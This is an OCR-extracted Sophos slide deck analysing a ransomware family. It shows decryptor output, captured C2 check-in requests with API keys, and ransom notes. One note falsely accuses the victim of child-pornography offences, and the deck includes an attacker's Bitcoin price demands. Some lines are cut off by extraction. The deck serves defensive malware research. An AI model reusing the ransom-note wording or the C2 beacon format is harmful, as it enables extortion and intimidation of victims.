
Handle Viewer

WVBS - .vbs file

HKCU\Control Panel\Desktop\Wallpaper

WALL - .jpg file

Encryption



SOPHOS

Decryption

Generated RSA - 1024 private

C:\Users\user\Desktop\decryptor_604.exe

```
OSver: 6.1 64bit
IntegrityLevel = 3 (2-low,3-user,4-admin,5-system,6-protected_system)
Found drives:
C:\
Scan all...
Done! Found=71452, Total 21Gb!
Checking for encrypted files...
Done!
Found 4 encrypted files...
Enter full path to .sec key file:
C:\masterkey.sek
48304 / 31645152
Dec OK
48305 / 31645152
Dec OK
48306 / 31645152
Dec OK
48307 / 31645152
Dec OK
ErrlogSaved...
Finished... AutoClose after 10 sec!
```

SOPHOS

Communication with C2

Aug 2018

Protocol	Length	Info
HTTP	282	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=START HTTP/1.0
HTTP	298	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=[ALL]25814E5BB12904A4 HTTP/1.0
HTTP	303	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=25814E5BB12904A4|7426|10GB HTTP/1.0
HTTP	283	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=FINISH HTTP/1.0
HTTP	312	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=[FIN]25814E5BB12904A4|6781|645|7426

May 2018

Protocol	Length	Info
HTTP	266	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=START HTTP/1.0
HTTP	285	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=ADMIN|OSVER_6.1_64|INT_3 HTTP/1.0
HTTP	270	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=Wr9eMPoDauFzTGrU&phase=NET_START HTTP/1.0
HTTP	288	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_25F562D982AD816D_3721_2GB HTTP/1.0
HTTP	270	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_DONE_97 HTTP/1.0
HTTP	271	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_DONE_966 HTTP/1.0
HTTP	277	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_TOTALDONE_2900 HTTP/1.0
HTTP	267	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=FINISH HTTP/1.0

Apr 2018

Protocol	Length	Info
HTTP	262	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=START HTTP/1.0
HTTP	267	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=WILLDO_ALL HTTP/1.0
HTTP	269	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=ALL_5828_2GB HTTP/1.0
HTTP	280	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=DISK_C_3AB8B38F1A2EB99B HTTP/1.0
HTTP	263	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=FINISH HTTP/1.0

March 2018

Protocol	Length	Info
HTTP	258	GET /add.php?apikey=Bktsttddz&compuser=[redacted]|user&sid=gGffaMAerDz73h4k&phase=START HTTP/1.0
HTTP	280	GET /add.php?apikey=Bktsttddz&compuser=[redacted]|user&sid=gGffaMAerDz73h4k&phase=L_36333FA35A811104_3725_2GB HTTP/1.0

Amount of information sent to C2

SOPHOS

Ransom payment method

HTL - .htl file RDM - .rtf

ALL YOUR FILES HAVE BEEN LOCKED!

This operating system and all of important data was locked due to the violation of the federal laws of the United States of America! (Article 1, Section 8, Clause 8; Article 202; Arcticle 210 of the Criminal Code of U.S.A. provides for a deprivation of liberty for four to twelve years.)

Following violations were detected:
Your IP adress was used to visit websites containing pornography, child pornography, zoophilia and child abuse. Your computer also contains video files with pornographic content, elements of violence and child pornography! This computer is aimed to stop your illegal activity.

To unlock your files you have to pay the penalty!

You have only **96 hours** to pay the penalty, otherwise you will be **arreste**

You must pay the penalty through **Bitcoin Wallet**.
To pay the penalty and unlock your data, you should send the following co
ZagbZgfnmMkLLnoz-600D15097EF6C613
to our agent e-mails:
the
cre
You

4. Click the "Create Random address" button.

5. Click the "New massage" button.

Sending message:

To: Enter address: **BM-2cVp8QH2cfvt3jk2u55gx8w8F84EKZdpaR**

Subject: Enter your ID: **22637A523AF627DA**

Message: Describe what you think necessary.

Click the "Send message" button.

==========

Please, write us in English or use professional translator!

If you want to restore your files, you have to pay for decryption in Bitcoins or with other top cryptocurrency.

The price depends on how fast you write to us!

Your message will be as confirmation you are ready to pay for decryption key. After
pt all
e
aluable
es,
k in
will
hours,
hours,
hours
r

WHAT HAPPENED WITH YOUR FILES?

Your documents, databases, backups, network folders and other important files are encrypted with RSA-2048 and AES-128 ciphers.

be found here:
tem)
yption Standard

hem anymore until they are decrypted
your personal key and special software
w our instructions, we guarantee that
fely!

==========


write us to the e-mails:

HOW TO RECOVER YOUR FILES INSTRUCTION

ATENTION!!!
We are realy sorry to inform you that **ALL YOUR FILES WERE ENCRYPTED** by our automatic software. It became possible because of bad server security.
ATENTION!!!
Please don't worry, we can help you to **RESTORE** your server to original state and decrypt all your files quickly and safely!

INFORMATION!!!
Files are not broken!!!

Ransom payment method



JOSEPH DURAN


to me

...

hi
first send us 3-5 files for test decrypt as guarantee

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:

False statement



JOSEPH DURAN 4:47 PM (30 minutes ago)

to me

We can decrypt your data, here is price:


- 2.500$ in next 24 hours starting from this e-mail without any stupid questions

- 3.500$ if you need up to 96 hours to pay us.

ATTENTION!!! After 96 hours you private key will be automatically deleted from our servers permanently and future decryption will be impossible, no one can`t decrypt your files without the key.

SOPHOS

Conclusion



SOPHOS

Thank you for your attention!

Email:luca.nagy@sophos.com
Twitter:@luca_nagy_

SOPHOS